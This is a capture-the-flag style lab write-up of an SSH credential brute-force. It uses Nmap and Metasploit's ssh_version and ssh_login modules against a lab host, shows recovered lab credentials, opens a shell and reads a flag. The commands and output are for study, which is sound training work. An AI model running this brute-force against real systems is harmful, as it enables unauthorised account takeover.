Linux: SSH Credential Brute-Force with Metasploit

SSH Version Fingerprinting, ssh_login Brute-Force, and Two Methods to Retrieve the Flag

Goal

The objective of this lab was to identify an exposed SSH service on a Linux target, fingerprint the version using Metasploit's `ssh_version` module, recover valid credentials through brute-force using `ssh_login`, and retrieve the flag using two different post-exploitation approaches: interacting with the Metasploit session directly, and logging in manually via the `ssh` command.

Overview

Attack Chain Summary:

1. **Ping:** Confirm the target is alive and note TTL for OS identification
2. **Nmap:** Version scan to identify SSH running on port 22
3. **Workspace:** Create a dedicated Metasploit workspace to keep findings isolated
4. **ssh_version:** Enumerate detailed SSH version and confirm password authentication is enabled
5. **ssh_login:** Brute-force credentials using `common_users.txt` and `common_passwords.txt` with `STOP_ON_SUCCESS` and `VERBOSE false`
6. **Method 1:** Interact with the auto-opened Metasploit session using `sessions -i 1`; use `find / -name "flag"` and read with `cat`
7. **Method 2:** Log in manually using `ssh sysadmin@target`; navigate the filesystem and read the flag

0) Setup

- **Target:** `192.70.94.3` (Linux, SSH on port 22)
- **Attacker:** Kali Linux
- **Tools:** `nmap`, Metasploit Framework (`ssh_version`, `ssh_login`), `ssh` client

1) Background: SSH and Credential Brute-Force

What is SSH? SSH (Secure Shell) is the standard protocol for remote command-line access on Linux systems. It encrypts the entire session including credentials, unlike older protocols like Telnet or FTP. However, encryption only protects the channel. If the password is weak enough to appear in a wordlist, no amount of transport encryption prevents a successful brute-force.
Why SSH brute-force works: By default, OpenSSH has no built-in lockout policy. Without tools like `fail2ban` or explicit `sshd_config` restrictions, an attacker can attempt thousands of passwords without being blocked. This makes credential attacks on SSH a reliable and low-risk technique against misconfigured systems.
Why create a workspace first: Metasploit workspaces separate findings, sessions, and hosts across different engagements. Creating one before starting means results from this lab will not mix with previous sessions. It is a small habit that keeps things organised.
Two ways to use recovered credentials: When `ssh_login` finds a valid pair, it opens a session directly inside Metasploit. You can interact with that session immediately using `sessions -i`. The alternative is to take the credentials and log in manually with the `ssh` command in a terminal. Both work. The Metasploit session approach is faster and keeps everything in one place.

2) Reconnaissance

My Thinking: Same starting point as always. Ping to confirm the host is alive and check the TTL for a quick OS hint. TTL around 64 means Linux. Then a version scan with Nmap to identify what is exposed. Finding SSH on port 22 immediately points to the attack path.

```
ping -c 3 192.70.94.3
nmap -sV 192.70.94.3
```

```
┌──(root㉿INE)-[~]
└─# ping -c 2 demo.ine.local
PING demo.ine.local (192.70.94.3) 56(84) bytes of data.
64 bytes from demo.ine.local (192.70.94.3): icmp_seq=1 ttl=64 time=0.115 ms
64 bytes from demo.ine.local (192.70.94.3): icmp_seq=2 ttl=64 time=0.091 ms

--- demo.ine.local ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1059ms
rtt min/avg/max/mdev = 0.091/0.103/0.115/0.012 ms
```

Figure 1: Ping confirming target is alive with Linux TTL

```
┌──(root㉿INE)-[~]
└─# nmap -sV 192.70.94.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-03 16:22 IST
Nmap scan report for demo.ine.local (192.70.94.3)
Host is up (0.000030s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Ubuntu 10 (Ubuntu Linux; protocol 2.0)
MAC Address: 02:42:C0:46:5E:03 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
```

Figure 2: Nmap version scan showing SSH open on port 22

What I found:

- Port `22/tcp` open running OpenSSH
- Linux target confirmed from TTL

3) Metasploit Setup and SSH Version Enumeration

My Thinking: I started PostgreSQL and launched Metasploit, then immediately created a dedicated workspace called `ssh_lab`. This keeps all results for this lab isolated. After that I ran `ssh_version` to get detailed information about the SSH service. The key thing I was confirming is whether password authentication is enabled. If the server only accepts key-based login, brute-forcing passwords is pointless.

```
service postgresql start && msfconsole
workspace -a ssh_lab
search ssh_version
use auxiliary/scanner/ssh/ssh_version
set RHOSTS 192.70.94.3
run
```



Figure 3: Creating the ssh_lab workspace inside Metasploit

```
msf6 auxiliary(scanner/ssh/ssh_version) > run

[*] 192.70.94.3 - Key Fingerprint: ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDQNOa6QL7Ut9y1RWimBpHbuhZdjM
n2nPLc96oZZh8u2
[*] 192.70.94.3 - SSH server version: SSH-2.0-OpenSSH_7.9p1 Ubuntu-10
[*] 192.70.94.3 - Server Information and Encryption
================================

  Type                     Value                                Note
  ----                     -----                                ----
  encryption.compression   none
  encryption.compression   zlib@openssh.com
  encryption.encryption    chacha20-poly1305@openssh.com
  encryption.encryption    aes128-ctr
  encryption.encryption    aes192-ctr
  encryption.encryption    aes256-ctr
  encryption.encryption    aes128-gcm@openssh.com
  encryption.encryption    aes256-gcm@openssh.com
  encryption.hmac          umac-64-etm@openssh.com
  encryption.hmac          umac-128-etm@openssh.com
  encryption.hmac          hmac-sha2-256-etm@openssh.com
  encryption.hmac          hmac-sha2-512-etm@openssh.com
  encryption.hmac          hmac-sha1-etm@openssh.com
  encryption.hmac          umac-64@openssh.com
  encryption.hmac          umac-128@openssh.com
  encryption.hmac          hmac-sha2-256
  encryption.hmac          hmac-sha2-512
  encryption.hmac          hmac-sha1
  encryption.host_key      rsa-sha2-512
  encryption.host_key      rsa-sha2-256
  encryption.host_key      ssh-rsa
  encryption.host_key      ecdsa-sha2-nistp256                  Weak elliptic curve
  encryption.host_key      ssh-ed25519
  encryption.key_exchange  curve25519-sha256
```

Figure 4: ssh_version returning detailed SSH service information

What I confirmed:

- SSH version details returned
- Password authentication confirmed as enabled
- No sign of rate limiting or lockout in the service banner

4) Credential Brute-Force with ssh_login

My Thinking: With password auth confirmed I moved to `ssh_login`. I used the Metasploit built-in wordlists at `/usr/share/metasploit-framework/data/wordlists/` rather than the larger system wordlists. `common_users.txt` and `common_passwords.txt` are compact and fast. In a lab environment the credentials are almost always in a standard list so starting small is the right call.
I set `STOP_ON_SUCCESS true` so the module stops the moment it finds the first valid login. I also set `VERBOSE false` so failed attempts do not flood the terminal. With verbose on, spotting the successful result becomes difficult because it gets buried in noise.

```
search ssh_login
use auxiliary/scanner/ssh/ssh_login
set RHOSTS 192.70.94.3
set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
set PASS_FILE /usr/share/metasploit-framework/data/wordlists/common_passwords.txt
set STOP_ON_SUCCESS true
set VERBOSE false
run
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOST 192.70.94.3
RHOST => 192.70.94.3
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
USER_FILE => /usr/share/metasploit-framework/data/wordlists/common_users.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/common_passwords.txt
PASS_FILE => /usr/share/metasploit-framework/data/wordlists/common_passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE false
VERBOSE => false
```

Figure 5: ssh_login configured with target, wordlists, STOP_ON_SUCCESS and VERBOSE false

```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.70.94.3:22 - Starting bruteforce
[+] 192.70.94.3:22 - Success: 'sysadmin:hailey' 'uid=1000(sysadmin) gid=1000(sysadmin) groups=1000(sysadmin) Linux demo.ine.local 6.8.0-40-generic #40-Ubun
tu SMP PREEMPT_DYNAMIC Fri Jul  5 10:34:03 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 1 opened (192.70.94.2:37253 -> 192.70.94.3:22) at 2026-05-03 16:32:52 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Figure 6: ssh_login recovering valid credentials for the sysadmin account

What happened:

- Valid credentials recovered for the `sysadmin` account
- Module stopped automatically after the first successful login
- Metasploit opened an SSH session automatically inside the framework

5) Post-Exploitation: Two Methods to Retrieve the Flag

5.1 Method 1: Metasploit Session with find

My Thinking: After `ssh_login` succeeds, the session is already open inside Metasploit. I ran `sessions` to see it listed, then `sessions -i 1` to interact with it directly. This drops me into a shell on the target without leaving the framework or typing credentials again.
Rather than browsing directories manually, I used `find / -name "flag"` to search the entire filesystem for a file called `flag`. This is faster and more reliable than guessing where the file might be. Once the path came back I read it with `cat`.

```
sessions
sessions -i 1
whoami
find / -name "flag"
cat /flag
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type          Information  Connection
  --  ----  ----          -----------  ----------
  1         shell linux   SSH root @   192.70.94.2:37253 → 192.70.94.3:22 (192.70.94.3)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
sysadmin
find / -name "flag"
```

Figure 7: Listing the active session opened by ssh_login

```
find: '/proc/75/ns': Permission denied
find: '/root': Permission denied
find: '/etc/ssl/private': Permission denied
/flag
cat /flag
eb09cc6f1cd72756da145892892fbf5a
```

Figure 8: Using find to locate the flag file and reading it with cat

What I confirmed:

- Shell running as `sysadmin` on the target
- Flag located at `/flag` using the `find` command
- Flag read successfully, objective complete

5.2 Method 2: Manual SSH Login

My Thinking: The second method uses the standard `ssh` command with the recovered credentials. This is the more familiar approach for anyone used to working from the terminal. Once logged in I used `dir` to list directories, navigated up with `cd ..` twice to reach the root, listed contents again, and read the flag file directly.
Comparing the two: Method 1 stays inside Metasploit and uses `find` to skip the navigation entirely. Method 2 logs in manually and navigates the filesystem step by step. Both work. Method 1 is faster when you are already inside the framework. Method 2 is the natural choice if you prefer working in a plain terminal.

```
ssh sysadmin@192.70.94.3
# Enter password when prompted
dir
```

```
cd ..
dir
cat flag
```

```
┌──(root㉿INE)-[~]
└─# ssh sysadmin@192.70.94.3
sysadmin@192.70.94.3's password:
Welcome to Ubuntu 19.04 (GNU/Linux 6.8.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
sysadmin@demo:~$ dir
sysadmin@demo:~$ cd ..
sysadmin@demo:/home$ cd ..
sysadmin@demo:/$ dir
bin   dev  flag  lib    lib64   media  opt   root  sbin  sys  usr
boot  etc  home  lib32  libx32  mnt    proc  run   srv   tmp  var
sysadmin@demo:/$ cat flag
eb09cc6f1cd72756da145892892fbf5a
sysadmin@demo:/$
```

Figure 9: Logging in manually with ssh and navigating to find and read the flag

What I confirmed:

- Manual SSH login successful with recovered credentials
- Flag found by navigating up two directory levels and listing contents
- Same result as Method 1 through a different approach

Key Takeaways

- **Create a workspace before starting any Metasploit engagement.** Running `workspace -a name` takes three seconds and keeps all findings, sessions, and hosts for this target separate from everything else. It is a clean habit to build from the start.
- **Metasploit ssh_login opens a session automatically on success.** This is the main advantage over Hydra for SSH. You do not need to log in separately. The session is already there inside Metasploit waiting for you. Use `sessions` to list it and `sessions -i` to interact.
- **Always use STOP_ON_SUCCESS and VERBOSE false together.** STOP_ON_SUCCESS prevents the module from continuing after the first valid credential is found. VERBOSE false keeps failed attempts off the screen. Together they make the output clean and the attack efficient.
- **Use compact wordlists first.** The Metasploit built-in wordlists at `/usr/share/metasploit-framework/data/wordlists/` are small and fast. In lab environments, credentials are almost always in a standard list. Start compact and only escalate to larger lists if needed.
- **find is faster than manual navigation on an unfamiliar system.** Running `find / -name "flag"` locates any file by name across the whole filesystem immediately. It removes the guesswork of knowing where files are stored. This applies to flags in labs and to sensitive files in real engagements.
- **Both post-exploitation methods achieve the same result.** Method 1 (Metasploit session plus find) is faster and keeps the workflow in one place. Method 2 (manual SSH login plus navigation) is more familiar and works anywhere. Knowing both gives you flexibility depending on the situation.
- **SSH encrypts the connection but not a weak password.** Strong transport security is irrelevant if the credential is guessable. Password strength is the actual control here. Always check SSH for brute-force viability when there is no visible lockout policy in the service banner.